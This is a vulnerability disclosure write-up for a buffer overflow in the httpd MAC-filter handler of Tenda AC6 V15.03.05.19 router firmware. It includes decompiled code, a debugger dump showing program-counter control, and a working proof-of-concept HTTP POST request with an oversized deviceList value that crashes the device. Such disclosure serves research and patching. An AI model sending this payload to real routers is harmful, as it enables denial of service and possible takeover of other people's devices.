Tenda AC6V1.0 V15.03.05.19 formSetMacFilterCfg buffer overflow vulnerability

Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/formSetMacFilterCfg` request.


Firmware information


- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html


Affected version


Vulnerability details

This vulnerability lies in the `/goform/formSetMacFilterCfg` page，The details are shown below:



不安全 | 192.168.204.133/main.html
Tenda
Advanced Settings
English | Ex
Filter MAC Address
MAC Address Filter Mode:
Blacklist (To disallow listed devices to access the internet)
Whitelist (To allow only the listed devices to access the internet)
Blacklisted Device
MAC Address
Operation
aaaaa
+New
The blacklist is empty.
Save


Functions
Function name
formSetMacFilterCfg
IDA View-A
Pseudocode-B
Strings
Pseudocode-A
Hex View-1
Structures
Enums
v16 = 2;
printf("%s[%s:%s:%d] %s", off_FCFEC[0], "cgi", "formSetMacFilterCfg", 500, off_FCFE8[0]);
printf("set mac filter mode error!\n\x1B[0m");
}
}
else
{
v17 = sub_2B794(a1, (int)"deviceList", (int)&unk_F0BA4);// vuln
v19 = sub_BD758(v18, v17);
if (v19)
{
memset(v7, 0, sizeof(v7));
if (GetValue("cgi_debug", v7) && !strcmp("on", (const char *)v7))
{
v15 = 2;
printf("%s[%s:%s:%d] %s", off_FCFEC[0], "cgi", "formSetMacFilterCfg", 508, off_FCFE8[0]);
printf("set mac filter rules error!\n\x1B[0m");


File Edit View Search Terminal Help
R5 0x11be00 ◂— strbtvs r6, [pc], -pc, lsr #14 / 0x666f672f; '/goform/setMacFilterCfg' */
*R6 0x1
R7 0xfffef71f ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ / 0x69622f2e; './bin/httpd' */
R8 0xe968 (_init) ◂— mov ip, sp / 0xe1a0c00d */
R9 0x2e128 ◂— push {r4, fp, lr} / 0xe92d4810 */
*R10 0xfffef578 ◂— 0
R11 0xfffef224 —▸ 0x16ed0 (websFormHandler+336) ◂— mov r3, #1 / 0xe3a03001 */
R12 0x0
*SP 0xfffeeff8 —▸ 0xfffef1a8 ◂— 0
PC 0xbcc84 (formSetMacFilterCfg+232) ◂— bl #0x2b794 / 0xebfdbac2 */
[DISASM / arm / set emulate on]
► 0xbcc84 <formSetMacFilterCfg+232> bl #0x2b794 <0x2b794>
0xbcc88 <formSetMacFilterCfg+236> str r0, [fp, #-0x14]
0xbcc8c <formSetMacFilterCfg+240> ldr r0, [fp, #-0x14]
0xbcc90 <formSetMacFilterCfg+244> bl #0xbd34c <0xbd34c>
0xbcc94 <formSetMacFilterCfg+248> mov r3, r0
0xbcc98 <formSetMacFilterCfg+252> str r3, [fp, #-0x10]
0xbcc9c <formSetMacFilterCfg+256> ldr r3, [fp, #-0x10]
0xbcca0 <formSetMacFilterCfg+260> cmp r3, #0
0xbcca4 <formSetMacFilterCfg+264> beq #formSetMacFilterCfg+504 <formSetMacFilterCfg+504>
0xbcca8 <formSetMacFilterCfg+268> sub r3, fp, #0x1d0
0xbccac <formSetMacFilterCfg+272> mov r2, #0
[STACK]
00:0000│ sp 0xfffeeff8 —▸ 0xfffef1a8 ◂— 0
01:0004│ 0xfffeeffc ◂— 0x17
02:0008│ 0xfffef000 —▸ 0xfffef1a8 ◂— 0
03:000c│ 0xfffef004 —▸ 0x11e990 ◂— strbtmi r6, [r3], -sp, ror #2 /* 0x4663616d; 'macFilterType=black&deviceList=AAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAABBBB\r11' */
04:0010│ 0xfffef008 —▸ 0xfffef240 ◂— ldclmi p5, c6, [r4, #-0x1cc]! /* 0x4d746573; 'setMacFilterCfg' */
05:0014│ 0xfffef00c —▸ 0x11a9c0 —▸ 0x11aac8 ◂— ldrbtvc r6, [r3], #-0xf68 /* 0x74736f68; 'host' */
06:0018│ 0xfffef010 ◂— 0xb /* '\x0b' */
07:001c│ 0xfffef014 —▸ 0xfffef2f9 ◂— 0
[BACKTRACE]
► f 0 0xbcc84 formSetMacFilterCfg+232
f 1 0x16ed0 websFormHandler+336
pwndbg>



Using A*144 to padding, we can control PC register



POC

This POC can result in a Dos.

```
POST /goform/setMacFilterCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 182
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/mac_filter.html?random=0.4768296248219275&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=eeg1qw
Connection: close
```

```
macFilterType=black&deviceList=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Connect to server failed.
connect the server error
connect: No such file or directory
Connect to server failed.
Segmentation fault (core dumped)
```